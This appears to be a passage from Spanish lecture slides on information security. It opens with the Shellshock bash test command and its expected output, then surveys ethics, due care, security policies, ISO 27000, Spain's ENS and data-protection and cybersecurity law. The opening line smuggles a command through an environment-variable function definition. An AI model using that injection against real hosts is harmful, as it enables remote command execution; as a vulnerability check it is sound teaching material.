env x='() { ;; }; echo vulnerable' bash -c "echo esto es una prueba"
```




Si es vulnerable debe aparecer el mensaje: `vulnerable esto es una prueba.`



Si NO lo es, mostrará algo similar a: `bash: warning: x: ignoring function definition attempt bash: error importing function definition for `x'.`

4

Aspectos éticos y
legales




Ley y ética




Leyes

Reglas que obligan o prohíben ciertas conductas.
Implica autoridad del estado



Ética

Define los comportamientos socialmente aceptables.
No implica la autoridad del estado.






Responsabilidad

Obligación legal de una entidad, que se extiende más allá de la ley e incluye la obligación de restituir o compensar los perjuicios ocasionados.




Responsabilidad



-  Un empleado, actuando con o sin autorización del empleador, realiza un acto ilegal o no-ético que provoca algún daño, el empleador puede considerarse responsable financiero del acto.
-  Una organización incrementa su responsabilidad si rehúsa tomar medidas conocidas como **cuidados debidos**.
-  Los estándares sobre cuidados debidos se dan cuando una organización se asegura de que cada empleado conoce qué conducta es aceptable y cual no, y conoce las consecuencias de las acciones ilegales o no-éticas.

Políticas de seguridad



-  **Política de seguridad:** guías que describen los comportamientos aceptables y no-aceptables en el trabajo
-  Los responsables de la SI ayudan a mantener la seguridad mediante el establecimiento y aplicación de políticas que funcionan como leyes de la organización y se pueden completar con penas, prácticas judiciales y sanciones para exigir su cumplimiento.
-  La diferencia entre política y ley, es que la ignorancia de la política es una defensa aceptable.


Políticas aplicables



- Una política es aplicable si cumple los criterios:
 - Diseminación** – esta disponible de forma fácil. Papel o electrónicamente.
 - Revisión** – documentos inteligibles por todos. Grabaciones en diferentes idiomas.
 - Comprensión** – los empleados entienden los requisitos y contenidos de la política. Exámenes y evaluaciones.
 - Conformidad** – los empleados acuerdan cumplir la política. Avisos de registro, documentos firmados, ...
 - Aplicación uniforme** – sin importar estatus o tareas.
- Satisfechas estas condiciones, la empresa puede penalizar a quienes violan la política sin miedo a la ley.

Estandarización

La familia de normas ISO 27000 estandariza la implantación del Sistema de Gestión de la Seguridad de la Información (SGSI):



Familia ISO27000



- ISO 27000: Términos y definiciones
 - ISO 27001: Requisitos del SGSI
 - ISO 27002: Guía de buenas prácticas (objetivos de control -39- y controles recomendables -133) agrupados en 11 dominios
 - ISO 27003: Guía de implementación del SGSI
 - ISO 27004: Métricas aplicables para determinar la eficacia de un SGSI y de los controles relacionados
 - ISO 27005: Guía de análisis y gestión de riesgos
 - ...
-
- En España, podemos consultar las **Guías CCN-STIC** en <https://www.ccn-cert.cni.es/guias/guias-series-ccn-stic.html>.

Esquema de Ciberseguridad Nacional (ENS)



■ ENS¹ pretende crear las condiciones necesarias para la confianza en el uso de los medios tecnológicos, a través de medidas para garantizar la seguridad de los sistemas, los datos, las comunicaciones y servicios electrónicos, que permita el ejercicio de derechos y el cumplimiento de deberes a través de esos medios → seguir el estándar ISO 27000.


◆ Guía de aplicación: [Guía de Seguridad de las TICS \(CCN-STIC 804\)](#).

■ Ámbito de aplicación:


- ◆ Administración General del Estado, Admon. de las Comunidades autónomas y locales, así como las vinculadas a las mismas.
- ◆ Los ciudadanos en su relación con la Administración
- ◆ Relaciones entre administraciones.

1 Real Decreto 951/2015, https://boe.es/diario_boe/txt.php?id=BOE-A-2015-11881



Adecuación al ENS







Legislación sobre Ciberseguridad



Leyes





-  Ley Orgánica 15/1999, 13 de diciembre, de **Protección de datos de carácter personal (LOPD)** - transpone al Ordenamiento Jurídico Español la Directiva Europea 95/46 CE de 24/10/1995, relativa a la Protección de las Personas Físicas en lo que respecta al Tratamiento de Datos Personales y a la Libre Circulación de estos Datos .
Desarrollada normativamente por el Real Decreto 1720/2007, 21 de diciembre, Desarrollo de la Ley Orgánica de Protección de Datos de Carácter Personal.
-  **Reglamento General de Protección de Datos** (RGPD) de la EU de 14/4/2016 y en vigencia desde 25/5/2018. Si transposición al ordenamiento jurídico esta pendiente de aprobar.

Leyes (ii)

-  Ley 34/2002 , de 11 de julio, **L, de Servicios de la Sociedad de la Información y Comercio Electrónico** (LSSI-CE).
-  Ley 32/2003, **General de Telecomunicaciones**. (Arts 33-35).
-  **Ley de Seguridad de las redes y sistemas de información**, BOE 12/2018 de 7/12/2018. que transpone la directiva NIS (*Network and Information Security*) de la UE, 2016/1148.
-  Ley 59/2003 , de 19 de diciembre, de **Firma Electrónica** (Documento disponible en pdf (BOE 304 de 20-12-2003) y HTML (BOE 304 de 20-12-2003)).



Leyes (y iii)



-  **Código Penal**, 1995-2015: regula las conductas delictivas: fraude, pornografía infantil, acceso no autorizado, etc.
-  Real Decreto Legislativo 1/1996 , de 12 de abril, por el que se aprueba el texto refundido de la **Ley de Propiedad Intelectual** (LPI), regularizando, aclarando y armonizando las disposiciones vigentes en la materia.
-  Real Decreto 3/2010 , de 8 de enero, por el que se regula el **Esquema Nacional de Seguridad** en el ámbito de la Administración Electrónica
-  Toda la legislación relativa a ciberseguridad esta recogida en el Código Derecho de la Ciberseguridad (BOE 12/08/2016).

Ética y TIC




-  Algunos grupo profesionales tienen reglas explícitas que regulan el comportamiento ético 